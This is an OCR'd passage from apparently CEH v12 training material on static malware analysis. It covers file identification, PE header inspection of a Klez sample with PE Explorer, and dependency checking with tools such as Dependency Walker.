File name: E:/CEH-Tools/CEHv12 Module 07 Malware Threats/Viruses/ELF Test File
Size: 8608(8.41 kB)
MD5: 3b618e2266f15a6932965770d551486b
SHA1: 3f2487dbeea8c3cc53b71c5792127718dbcf1e56
Entropy: 2.87857(not packed)
Operation system: Red Hat Linux
Architecture: AMD64
Mode: 64-bit
Type: EXEC
Endianess: LE
Entry point(Address): 00400490
Entry point(Offset): 0490
Entry point(Relative address): 0490
Entry point(Bytes): 31ed4989d15e4889e24883e4f0505449c7c02006400048c7c1b005400048c7c77d054000
Entry point(Signature): 31ed4989d15e4889e24883e4..505449c7c0........48c7c1........48c7c7........
Entry point(Signature)(Rel): 31ed4989d15e4889e24883e4..505449c7c0........48c7c1........48c7c7.....
```

Figure 7.74: Screenshot of the DIE tool

The following are some additional packaging/obfuscation tools:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)
- VMprotect (*https://vmpsoft.com*)
- ps2-packer (*https://github.com*)

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)


PE Explorer - E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!\face.exe
File
View
Tools
Help
HEADERS INFO
Address of Entry Point: 00408458
Real Image Checksum: 0001723Bh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	3CB78EB8h	13/04/2002 01:49:44
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	010Fh	
Magic	010Bh	PE32
Linker Version	0006h	6.0
Size of Code	0000C000h	
Size of Initialized Data	00089000h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00408458h	
Base of Code	00001000h	
Base of Data	0000D000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00001000h	
Operating System Version	00000004h	4.0
Image Version	00000000h	0.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00096000h	614400 bytes
Size of Headers	00001000h	
Checksum	00000000h	
Subsystem	0002h	Win32 GUI
Dll Characteristics	0000h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
05.04.2022 05:27:54 : EOP Extra Data From: 00014010h  (81936)
05.04.2022 05:27:54 : Length of EOP Extra Data: 00002800h  (10240) bytes.
05.04.2022 05:27:54 : EOP Position: 00016810h  (92176)
05.04.2022 05:27:54 : Precompiling Resources...
05.04.2022 05:27:54 : Done.
```

http://www.heaventools.com

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:


- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more.


PE Explorer - E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!\face.exe
File
View
Tools
Help
HEADERS INFO
For Help, press F1

Address of Entry Point: 00408458

Real Image Checksum: 0001723Bh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	3CB78EB8h	13/04/2002 01:49:44
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	010Fh	
Magic	010Bh	PE32
Linker Version	0006h	6.0
Size of Code	0000C000h	
Size of Initialized Data	00089000h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00408458h	
Base of Code	00001000h	
Base of Data	0000D000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00001000h	
Operating System Version	00000004h	4.0
Image Version	00000000h	0.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00096000h	614400 bytes
Size of Headers	00001000h	
Checksum	00000000h	
Subsystem	0002h	Win32 GUI
Dll Characteristics	0000h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
05.04.2022 05:27:54 : EOF Extra Data From: 00014010h  (81936)
05.04.2022 05:27:54 : Length of EOF Extra Data: 00002800h  (10240) bytes.
05.04.2022 05:27:54 : EOF Position: 00016810h  (92176)
05.04.2022 05:27:54 : Precompiling Resources...
05.04.2022 05:27:54 : Done.
```

Figure 7.75: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)

Static Malware Analysis: Identifying File Dependencies


- Programs need to work with **internal system files** to properly function
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- RetireJS (*https://retirejs.github.io*)

Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



PI	Ordinal ^	Hint	Function	Entry Point
	N/A	27 (0x001B)	CloseHandle	Not Bound
	N/A	40 (0x0028)	CopyFileA	Not Bound
	N/A	52 (0x0034)	CreateFileA	Not Bound
	N/A	53 (0x0035)	CreateFileMappingA	Not Bound
	N/A	68 (0x0044)	CreateProcessA	Not Bound
	N/A	74 (0x004A)	CreateThread	Not Bound
	N/A	76 (0x004C)	CreateToolhelp32Snapshot	Not Bound
	N/A	87 (0x0057)	DeleteFileA	Not Bound
	N/A	125 (0x007D)	ExitProcess	Not Bound
	N/A	128 (0x0080)	ExpandEnvironmentStringsA	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
	1 (0x0001)	70 (0x0046)	BaseThreadInitThunk	0x00016720
	2 (0x0002)	901 (0x0385)	InterlockedPushListSList	NTDLL.RtlInterlockedPushListSList
	3 (0x0003)	1569 (0x0621)	Wow64Transition	0x0008209C
	4 (0x0004)	0 (0x0000)	AcquireSRWLockExclusive	NTDLL.RtlAcquireSRWLockExclusive
	5 (0x0005)	1 (0x0001)	AcquireSRWLockShared	NTDLL.RtlAcquireSRWLockShared
	6 (0x0006)	2 (0x0002)	ActivateActCtx	0x00021AC0
	7 (0x0007)	3 (0x0003)	ActivateActCtxWorker	0x00016E50
	8 (0x0008)	4 (0x0004)	ActivatePackageVirtualizationContext	0x000248F0
	9 (0x0009)	5 (0x0005)	AddAtomA	0x00020190

	Module ^	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum
